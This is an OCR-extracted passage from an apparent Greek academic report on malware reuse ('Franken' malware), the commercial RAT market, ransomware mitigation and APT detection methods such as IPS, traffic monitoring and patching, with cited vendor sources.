λογισμικού κακόβουλης λειτουργίας Franken που αφορούν παραλλαγές της ίδιας οικογένειας λογισμικού κακόβουλης λειτουργίας, Λογισμικό κακόβουλης λειτουργίας που έχει τη δυνατότητα να μετασχηματίζει τη βάση δεδομένων του για να διαφύγει του εντοπισμού, αλλά με τις ίδιες βασικές δυνατότητες και LOTL (Living Off The LAND)[96].

Η μεθοδολογία για την εύρεση λογισμικού κακόβουλης λειτουργίας Franken εστιάζεται κυρίως στην αναζήτηση σε διαδικτυακά αρχεία φύλαξης λογισμικού κακόβουλης λειτουργίας χρησιμοποιώντας τους κανόνες YARA[97] για κώδικα και συμβολοσειρές που σχετίζονται με συγκεκριμένες «οικογένειες malware» καθώς και αξιόπιστα αποθετήρια κώδικα[98] . Η πλήρης διαδικασία περιγράφεται στο παρακάτω σχήμα, ενώ σημαντικό βοήθημα εεξέδωσε η MAndiant[99].


92 https://paper.seebug.org/papers/APT/APT_CyberCriminal_Campagin/2016/2016.07.07.UNVEILING_PATCHWORK/Unveiling-Patchwork.pdf
93 https://businessinsights.bitdefender.com/bitdefender-2020-cybersecurity-predictions
94 https://www.bitdefender.com/blog/hotforsecurity/virus-infects-worm-by-mistake
95 https://securelist.com/fin7-5-the-infamous-cybercrime-rig-fin7-continues-its-activities/90703/
96 https://www.crowdstrike.com/blog/going-beyond-malware-the-rise-of-living-off-the-land-attacks/
97 https://github.com/fxb-cocacoding/yara-signator
98 https://malpedia.caad.fkie.fraunhofer.de/
99 https://media.kaspersky.com/en/business-security/enterprise/threat-attribution-engine-whitepaper.pdf



Μεθοδολογία εντοπισμού λογισμικού κακόβουλης λειτουργίας (Πηγή: Recorded Future)

Σε πρόσφατη έρευνα [100] εκστρατειών ransomware, η Microsoft δημιούργησε μια χρήσιμη απεικόνιση της επαναχρησιμοποίησης εργαλείων μεταξύ κορυφαίων εκστρατειών ransomware. Το σχήμα 11 επισημαίνει πόσες από τις ομάδες χρησιμοποίησαν ολόκληρα εργαλεία, όπως η Mimikatz και το COBALTSTRIKE, για να επιτύχουν τον τελικό τους σκοπό, αυτό της ενεργοποίησης ransomware σε ένα δίκτυο στόχο.

Λόγω του λειτουργικού χαρακτήρα της επαναχρησιμοποίησης εργαλείων, δεν υπάρχουν γενικά συγκεκριμένες τεχνικές και τακτικές επαναχρησιμοποίησης εργαλείων σε κανένα δείγμα λογισμικού κακόβουλης λειτουργίας. Στην περίπτωση του Thalos ή SharpExec δεν ήταν ενσωματωμένη στα δυαδικά αρχεία και η μόνη απόδειξη της συσχέτισης της SharpExec με το λογισμικό κακόβουλης λειτουργίας ήταν στον κώδικα που είναι υπεύθυνος για τη λήψη του εργαλείου. Σε άλλες περιπτώσεις όπου έχει επαναληφθεί η χρήση των εργαλείων, όπως οι παραβιάσεις ransomware όπου χρησιμοποιήθηκε το Cobalt Strike[101] για να μετακινηθεί «πλαγίως» εντός ενός δικτύου, η γενική λειτουργικότητα εντός ενός εργαλείου αξιοποιήθηκε για την υλοποίηση ενός άλλου. Τα αναγνωριστικά σήματα Cobalt Strike στο προηγούμενο παράδειγμα δεν θα είχαν καμία συγκεκριμένη σύνδεση μεταξύ του δείγματος του φάρου και του φορτωτή Maze, Sodinokibi ή Vatet. Ο μόνος σύνδεσμος μεταξύ τους θα ήταν σε αρχεία καταγραφής των δραστηριοτήτων των χειριστών της COBALT Strike σε ένα δίκτυο.




Επαναχρησιμοποίηση εργαλείου από κορυφαίους χρήστες ransomware (Πηγή: Microsoft)

Ο όρος λογισμικό κακόβουλης λειτουργίας Franken έχει χρησιμοποιηθεί για την περιγραφή δειγμάτων λογισμικού κακόβουλης λειτουργίας, καθώς και λογισμικού κακόβουλης λειτουργίας σε

[100] *https://www.microsoft.com/security/blog/2020/04/28/ransomware-groups-continue-to-target-healthcare-critical-services-heres-how-to-reduce-risk/*
[101] *https://www.microsoft.com/security/blog/2020/04/28/ransomware-groups-continue-to-target-healthcare-critical-services-heres-how-to-reduce-risk/*

ακαδημαϊκά πλαίσια. Για παράδειγμα, τον Ιούνιο του 2019[102] το Talos δημοσίευσε μια αναφορά που περιγράφει μια παραβίαση κακόβουλου λογισμικού Franken, την οποία ονόμασαν Εκστρατεία Frankenstein. Η εκστρατεία αυτή βελτιστοποίησε στοιχεία όπως ένα αρχείο MSBuild ανοικτής πηγής, FruityC2, και Empire για να αποκτηθεί πρόσβαση στους υπολογιστές του θύματος και να υποκλαπούν δεδομένα.




Παράδειγμα συμψηφισμού κώδικα σε FRANKEN malware

3.15.3 Περιπτωσιολογικές αναφορές


3.15.3.1 Quasar – Sobaken – Vermin

Το Quasar RAT μαζί με το Sobaken και το Vermin, δημιούργησαν το QuasaBaken. Χρησιμοποιήθηκε σε μια συνεχιζόμενη εκστρατεία κατασκοπείας στην Ουκρανία[103].Αυτό σε σχετική έκθεση που περιγράφει λεπτομερώς τη χρήση αυτών των εργαλείων μαζί σε πολλαπλές εκστρατείες, καθώς και σε αυτήν την έκθεση του Palo Alto που περιγράφει τη χρήση των Vermin και Quasar RAT.

3.15.3.2 ZombieBoy και Gh0stRat



ZombieBoy String Match



Gh0stRat String Match

Συνδέσεις ZombieBoy και Gh0st RAT *(Πηγή: Talos)*

[102] *https://blog.talosintelligence.com/2019/06/frankenstein-campaign.html*
[103] *https://www.welivesecurity.com/wp-content/uploads/2018/07/ESET_Quasar_Sobaken_Vermin.pdf*

Εντοπίστηκε σύνδεση μεταξύ ZombieBoy και Gh0st RAT με βάση ένα ερώτημα που εντόπισε υψηλή εμφάνιση αντιστοιχιών Gh0st RAT σε συνδυασμό με άλλους κανόνες λογισμικού κακόβουλης λειτουργίας. Παράδειγμα παρουσιάζεται στο σχήμα 5 παρακάτω με τις συγκεκριμένες συνδέσεις Gh0st RAT και ZombieBoy να επισημαίνονται.

3.16 Έγκλημα στον κυβερνοχώρο

Οι παραδοσιακές ομάδες εγκλήματος στον κυβερνοχώρο είναι αυτές που ασχολούνται με την αγοραπωλησία RAT. Οι πωλητές χρησιμοποιούν τα διαθέσιμα RAT, θα τα τροποποιούν ή θα τα βελτιώνουν και θα τα πωλούν. Θα προσφέρουν τεχνική υποστήριξη, υλικό εκμάθησης και υπηρεσίες host. Οι αγοραστές δεν θέλουν να αναλωθούν από τις τεχνικές λεπτομέρειες και τον προγραμματισμό, αλλά προσπαθούν να επικεντρωθούν στις επιθέσεις. Οι αγοραστές βασίζονται στους πωλητές για την παροχή σταθερών εργαλείων, με υποστήριξη και τη δυνατότητα ανάπτυξης περαιτέρω ενοτήτων για αυτούς σε περίπτωση που τα χρειάζονται.

3.17 Συμπέρασμα

Παρουσιάστηκε μια πρώτη επισκόπηση της ανάπτυξης των Trojans Remote Access οπτικοποιώντας τις 337 πιο γνωστές οικογένειες κατά την περίοδο 1996-2018. Αυτή η γενική επισκόπηση παρέχει μια εικόνα του πώς αναπτύχθηκε αυτό το κακόβουλο λογισμικό τις τελευταίες τρεις δεκαετίες. Οι αναλύσεις σε έντεκα από τους πλέον εξέχοντες RAT κατά την περίοδο 2019-2020 σχετικά με την εμπορική τους διάθεση στις ηλεκτρονικές αγορές έδειξαν ότι οι RAT δεν διαφέρουν τόσο τεχνολογικά μεταξύ τους. Οι κύριες διαφορές αφορούν τις τιμές λόγω των πρόσθετων χαρακτηριστικών ή των πρόσθετων υπηρεσιών που προσφέρουν οι ίδιοι οι πωλητές. Ενώ εξακολουθεί να πιστεύεται ότι οι πραγματικοί χάκερ θα δημιουργήσουν το δικό τους RAT, οι κυβερνοεγκληματίες του επιχειρηματικού κόσμου θα αναζητήσουν σταθερότητα, απλότητα, υποστήριξη και εγγυήσεις. Αγοράζοντας έτσι τους RAT αντί να κατασκευάζουν τους δικούς τους. Αυτά τα εμπορικά χαρακτηριστικά των RAT τα χαρακτηρίζουν ως εμπόρευμα. Οι μετατοπίσεις στις δραστηριότητες του κυβερνοεγκλήματος εξακολουθούν να συμβαίνουν και οι RAT χρησιμοποιούνται όλο και περισσότερο σε κάθε είδους επιθέσεις. Η συνεχής ανάπτυξή τους προκαλεί τις τρέχουσες μεθόδους ανίχνευσης και ζητά περαιτέρω έρευνα που επικεντρώνεται στους RAT ως γενική κατηγορία λογισμικού κακόβουλης λειτουργίας και όχι μόνο σε μεμονωμένες οικογένειες RAT.

Τα ransomware ήταν και θα συνεχίσει να είναι μια μεγάλη μέθοδος επίθεσης που χρησιμοποιείται από παράγοντες απειλών που στοχεύουν όλες τις βιομηχανίες. Έχει αποδειχθεί ότι έχει καταστρεπτικές επιπτώσεις στη συνέχεια των επιχειρήσεων όλων των μεγεθών. Οι οργανισμοί πρέπει να δημιουργούν τακτικά αντίγραφα ασφαλείας των δεδομένων και να διατηρούν τα αντίγραφα ασφαλείας εκτός σύνδεσης και να είναι επιβεβαιωμένη η ακεραιότητα της διαδικασίας δημιουργίας αντιγράφων ασφαλείας. Ακόμη και αν το ransomware δεν θέτει σε κίνδυνο το δίκτυο, ο οργανισμός μπορεί να χρησιμοποιήσει τη διαδικασία δημιουργίας αντιγράφων ασφαλείας και δεδομένων για τα οποία έχει δημιουργηθεί αντίγραφο ασφαλείας για να ανακτά δεδομένα γρήγορα.

Ο κατακερματισμός του δικτύου μπορεί να σταματήσει τη διάδοση των ransomware μέσω του δικτύου ενός οργανισμού. Η κατάτμηση δικτύου περιλαμβάνει τη διαίρεση του μεγαλύτερου δικτύου σε μικρότερα τμήματα δικτύου και μπορεί να επιτευχθεί μέσω τείχους προστασίας, εικονικών τοπικών δικτύων και άλλων τεχνικών διαχωρισμού.

Ένα κύριο μέσο παράδοσης ransomware είναι μέσω email. Η δημιουργία και η διατήρηση ενός ισχυρού προγράμματος ασφάλειας email σε συνδυασμό με την εκπαίδευση των εργαζομένων είναι ζωτικής σημασίας για την προστασία από τα ransomware.

Η ενσωμάτωση πληροφοριών περί απειλών στο πρόγραμμα ασφάλειας στον κυβερνοχώρο ενός οργανισμού μπορεί να βοηθήσει στην παροχή προβλέψεων για να βοηθήσει τους αναλυτές να προβλέψουν μελλοντικά συμβάντα ransomware και να αποκαλύψουν πρότυπα δικτύου στο παρελθόν, στο παρόν και στο μέλλον. Ενεργοποίηση ελέγχου ταυτότητας πολλών παραγόντων όποτε είναι δυνατό και παρακολούθηση λογαριασμών με δικαιώματα για ύποπτες συμπεριφορές.

Οι οργανισμοί θα πρέπει να υλοποιήσουν μια διαδικασία διαχείρισης επιδιορθώσεων που δίνει προτεραιότητα στις ευπάθειες με βάση τη βαθμολογία κινδύνου και υλοποιεί

επιδιορθώσεις σε τακτική και συχνή βάση, καθώς και να δίνουν προτεραιότητα σε περιστασιακές επιδιορθώσεις εκτός εύρους ζώνης για τον μετριασμό των ευπάθειας που είναι κρίσιμες και αποτελούν αντικείμενο ενεργούς εκμετάλλευσης

4.1 Γενικά

Οι αναλυτές ασφαλείας εξετάζουν το ζήτημα των επιθέσεων APT και των προληπτικών μέτρων του εδώ και αρκετό καιρό, αλλά με μικρή επιτυχία. Αν και οι λύσεις για προληπτικά μέτρα εμφανίζονται διαρκώς, το κενό στην παραγματικότητα σχετικά με την ανίχνευση παραμένει ανησυχητικά μεγάλο. Αυτό οφείλεται στο γεγονός ότι, ορισμένες φορές, οι λύσεις κοινής ασφάλειας δεν εντοπίζουν την πραγματική παραβίαση ενός παράγοντα APT. Ο κύριος λόγος πίσω από αυτή την έλλειψη στην ανίχνευση APT[104] είναι η εξέλιξη των μεθόδων παραβίασης που χρησιμοποιούνται από τους επιτιθέμενους. Οι περισσότερες παραβιάσεις συμβαίνουν πίσω από το λειτουργικό σύστημα, και ως τέτοιες, δεν μπορούν να εντοπιστούν σε πραγματικό χρόνο από κοινές τεχνολογίες ανίχνευσης, όπως εφαρμογές και λογισμικό προστασίας από κακόβουλο λογισμικό.

4.2 Ανίχνευση APT εντός του εσωτερικού Δικτύου

Το ιδανικό θα ήταν να μπορούμε να αποτρέψουμε τέτοιες επιθέσεις και, εάν δεν μπορούμε να το κάνουμε, να τις εντοπίζουμε - όσο πιο γρήγορα τόσο το καλύτερο. Παρακάτω παρατίθενται ορισμένοι τρόποι με τους οποίους μπορούμε να το πράξουμε:

➢ Για να είναι κανείς σε θέση να αμυνθεί ενάντια στις επιθέσεις με χρήση των Μέσων Κοινωνικής Δικτύωσης (Social Engineering), μπορούν να χρησιμοποιηθούν τα παρακάτω μέτρα:

- Ανταλλαγή πληροφοριών με τους εργαζομένους σε βάση «Need to Know» - Οι άδειες πρέπει να καθορίζονται λεπτομερώς και η πρόσβαση σε ευαίσθητα δεδομένα πρέπει να παρέχεται μόνο σε εκείνους των οποίων απαιτείται από τη φύση της εργασίας τους (Job Description).

- Χρήση ενός καλού λογισμικού ασφαλείας που φιλτράρει – ελέγχει τα μηνύματα email.

- Προσθήκη πιστοποιήσεων email και κρυπτογραφήσεων του χρήστη email.

- Εκπαίδευση σχετικά με τις επιθέσεις μέσω Social Engineering και τρόπους αντιμετώπισης των επιθέσεων με Spear-Phishing.

- Πρέπει να υιοθετηθεί μια προσέγγιση με επίπεδα ασφάλειας για καλύτερη προστασία.

➢ Για την αποτροπή των επιθέσεων APT στο στάδιο της αναγνώρισης, θα χρειαζόμασταν τη βοήθεια ενός καλού τείχους προστασίας (Fiewall) και ενός καλού συστήματος αποτροπής εισβολής (Intrusion Prevention System - IPS).

- Το τείχος προστασίας ελέγχει ποιες θύρες είναι εκτεθειμένες και σε ποιόν είναι ορατές.

- Το IPS μπορεί να εντοπίσει ενέργειες σάρωσης θυρών (Port Scanning) σε εξέλιξη και να τις κλείσει πριν ο δράστης μπορέσει να χαρτογραφήσει ολόκληρο το δίκτυο.

- Ανιχνευτής Αποτυπωμάτων (Fingerprints) λειτουργικού συστήματος: Ο παράγοντας ή η συσκευή εντοπίζει μια προσπάθεια αναγνώρισης του λειτουργικού συστήματος του υπολογιστή.

- Άλλοι έλεγχοι TCP για μη φυσιολογικά χαρακτηριστικά στα πακέτα δεδομένων.

➢ Παρακολούθηση του όγκου και της συχνότητας των δεδομένων που μεταδίδονται μέσω του δικτύου - Κατά το στάδιο Διήθησης Δεδομένων, το λογισμικό κακόβουλης λειτουργίας θα προσπαθούσε να στείλει τις συλληφθείσες πληροφορίες πίσω στον εισβολέα με διάφορα μέσα. Η παρακολούθηση της ροής δεδομένων εντός και εκτός του δικτύου θα μας επέτρεπε να εντοπίσουμε ανωμαλίες και, επομένως, να εντοπίσουμε το λογισμικό κακόβουλης λειτουργίας. Αυτό μπορεί να γίνει χρησιμοποιώντας κανόνες δικτύου, διαχείριση ταυτότητας και πρόσβασης (identity and access managemen - IAM) και κεντρικούς υπολογιστές.

[104] *http://www.newelectronics.co.uk/electronics-technology/detecting-and-dealing-with-advanced-persistent-threats-to-embedded-systems/61636/, May 2014*

• Η διατήρηση μιας λίστας συνηθισμένων διευθύνσεων ηλεκτρονικού ταχυδρομείου/δεδομένων υπολογιστών αποστέλλεται έτσι ώστε να είναι δυνατός ο εντοπισμός της φύσης και του πεδίου εφαρμογής.

• Χρήση καταγραφής για την παρακολούθηση της μετακίνησης δεδομένων στο δίκτυο.

• Επιβολή περαιτέρω ελέγχου όταν ο παραλήπτης (είτε είναι διεύθυνση ηλεκτρονικού ταχυδρομείου είτε υπολογιστής) βρίσκεται εκτός οργανισμού.

4.3 Εργαλεία Ανάλυσης

Ορισμένα εργαλεία, όπως το λογισμικό ανάλυσης ασφαλείας ή το λογισμικό ανάλυσης διεπαφών, είναι πολύ χρήσιμα για τον εντοπισμό των APT σε ένα δίκτυο. Αυτά τα εργαλεία και το λογισμικό μπορούν να υλοποιηθούν εύκολα για τη συλλογή, το φιλτράρισμα, την ενσωμάτωση και τη σύνδεση διαφορετικών τύπων πληροφοριών συμβάντων ασφαλείας. Αυτό βοηθά επίσης στην εξασφάλιση μιας πιο ολοκληρωμένης εικόνας της υποδομής ασφάλειας. Αυτά τα εργαλεία βοηθούν στη συσχέτιση των συμβάντων που συμβαίνουν σε διαφορετικά σημεία, προκειμένου να εντοπιστεί η ύποπτη δραστηριότητα που εμφανίζεται μέσω ενός μεγάλου αριθμού συσκευών σε έναν οργανισμό. Αυτό το λογισμικό αναλύει αρχεία καταγραφής και δεδομένα διαφορετικών συμβάντων από διαφορετικές εφαρμογές, άμυνες δικτύου, στοιχεία ελέγχου κλπ. Βοηθούν επίσης τις βιομηχανίες στην υλοποίηση της παρακολούθησης σε πραγματικό χρόνο των διακομιστών, της κυκλοφορίας και των ελέγχων του δικτύου, στην ενοποίηση και το συντονισμό ποικίλων δεδομένων εκδηλώσεων από τις εφαρμογές, τα αρχεία καταγραφής κ.λπ. Επιπλέον, πραγματοποιεί επίσης εγκληματολογική ανάλυση σε προκειμένου να κατανοηθούν καλύτερα οι τεχνικές και τα τρωτά σημεία του συστήματος της επίθεσης.

Ως αποτέλεσμα, αυτά θα βοηθούσαν τους ελεγκτές ασφαλείας να καταλάβουν πώς τα συστήματα παραβιάστηκαν και ποια επηρεάστηκαν εάν η επίθεση επιμένει.

Λίγες από τις παρακάτω μεθόδους μπορούν επίσης να χρησιμοποιηθούν για την ανίχνευση APT:

• Χρήση συνηθισμένων προϊόντων προστασίας από λογισμικό κακόβουλης λειτουργίας, όπως εφαρμογές πελατών, πύλες και υπηρεσίες cloud, που προσπαθούν να εντοπίσουν και να αποτρέψουν τη «Διείσδυση».

• Επίσης, υπάρχουν λίγες λύσεις κατά του APT που εστιάζονται στη «δραστηριότητα APT» στο μολυσμένο μηχάνημα ανακαλύπτοντας και παρακολουθώντας πλέον την εξερχόμενη κίνηση του APT.

4.4 Ανίχνευση APT – Επιτυχημένες Πρακτικές

Η ανίχνευση APT βρίσκεται σε προχωρημένο στάδιο και διεξάγεται πολλή έρευνα για την εξεύρεση ταχύτερων τρόπων ανίχνευσης των APT.

4.4.1 Σύστημα αποτροπής εισβολής (IntrusionPrevention System – IPS)

Η πρόληψη της εισβολής είναι μια προληπτική προσέγγιση[105] για την ασφάλεια του δικτύου, όπου το σύστημα αυτό βρίσκεται σε συμφωνία με την προέλευση και τον προορισμό, αναλύοντας ενεργά και αναλαμβάνοντας αυτοματοποιημένες ενέργειες βάσει των όσων βλέπει.

Το IPS μπορεί να θεωρηθεί διάδοχος του συστήματος ανίχνευσης παρείσφρησης (Intrusion Detection System – IDS). Αυτό θεωρείται πιο ενεργό υπό την έννοια ότι μετά τον εντοπισμό ειδοποιεί το διαχειριστή και επίσης αποκλείει την πρόσβαση. Οι ενέργειες που διεξάγει ένα IPS περιλαμβάνουν τα ακόλουθα:

- Ειδοποίηση διαχειριστή
- Απόρριψη κακόβουλων πακέτων
- Εμποδίζει την κίνηση από τον εισβολέα
- Επαναφέρει τη σύνδεση
- Διάφοροι μηχανισμοί ανίχνευσης που χρησιμοποιούνται από το IPS είναι:
  - Ανίχνευση βάσει στατιστικών ανωμαλιών
  - Εντοπισμός υπογραφής

[105] *GUODONG ZHAO, KE XU, LEI XU1, AND BO WU1, «Detecting APT Malware Infections Based on Malicious DNS and Traffic Analysis» in Proc. IEEE Global Telecommun. Conf. (GLOBECOM), vol. 3. 2015, pp. 1132–1142*

- Εκμετάλλευση υπογραφών που αντικρίζουν
- Ευπαθείς υπογραφές

Είναι αξιοσημείωτο ότι το IPS δεν μας βοηθά να χειριστούμε μόνοι μας μαζικές σαρώσεις θυρών. Πρέπει είτε να βασιστούμε στο Snort (ή σε παρόμοια εργαλεία) είτε να προσθέσουμε κανόνες στο IPS για να καταρ-γήσουμε συνδέσεις από την IP που εντοπίζεται.

4.4.2 Μέτρα Ελαχιστοποίησης του Ρίσκου και του Κινδύνου

Οι APT είναι μία από τις πιο εξελιγμένες και επικίνδυνες απειλές σε πραγματικό χρόνο που μπορεί να αντιμετωπίσει ένα δίκτυο. Επηρεάζει όσους περισσότερους κεντρικούς υπολογιστές μπορεί, πράγμα που σημαίνει ότι ο μετριασμός αποτελεί πραγματική πρόκληση. Ωστόσο, υπάρχουν λίγες στρατηγικές μετριασμού οι οποίες, όταν εφαρμοστούν, θα ήταν χρήσιμες για την πιθανή παρεμπόδιση του 85% των στοχευμένων επιθέσεων στο δίκτυο. Λίγες από αυτές μπορούν να περιγραφούν ως εξής:

- Λευκή λίστα εφαρμογών (Application Whitelisting)-Αυτή η τεχνική της δημιουργίας της κενής λίστας της επιτρεπόμενης εφαρμογής, που θα βοηθήσει στον εντοπισμό και τη διακοπή άγνωστων εκτελέσιμων από την επίθεση στο σύστημα.

- Ενημερώσεις κώδικα εφαρμογών (Application Patches)- Κάθε εφαρμογή πρέπει ναενημερώνεται ώστε να μειωθεί η πιθανότητα αξιοποίησής τους.

- Επιδιορθώσεις λειτουργικού συστήματος (OS Patches)-Η επιδιόρθωση του λειτουργικού συστήματοςπρέπει να γίνεται αμέσως όταν είναι απαραίτητο. Είναι σαφές ότι το λογισμικό του λειτουργικού συστήματος θα μπορούσε επίσης να διακυβευθεί εάν δεν ενημερώνεται τακτικά.

- Ελαχιστοποίηση διοικητικών προνομίων (Administrative Privileges)- Οι λογαριασμοί με δικαιώματα διαχειριστή αποτελούν συνήθεις στόχους επιθέσεων APT, καθώς επιτρέπουν την παράκαμψη των παραδοσιακών φραγμών ασφαλείας ενός δικτύου. Η ελαχιστοποίηση του αριθμού των λογαριασμών αυτών περιορίζει επίσης στο ελάχιστο τα επίπεδα κινδύνου.

- Αποτροπή χρήσης μη ασφαλών καναλιών - Τα ασφαλή κανάλια πρέπει να προτιμώνται αντί των μη ασφαλών όπως https αντί για http. Τυχόν απόπειρες παράκαμψης που θα πρέπει να αναφέρονται στο προσωπικό ασφαλείας τεχνολογίας πληροφορικής.


- Η αποθήκευση δεδομένων σε μεμονωμένες βάσεις δεδομένων πρέπει να αποφεύγεται. Αντιθέτως, τα δεδομένα πρέπει να διαχωριστούν, για να μετριαστεί η απώλεια ανά επίθεση.

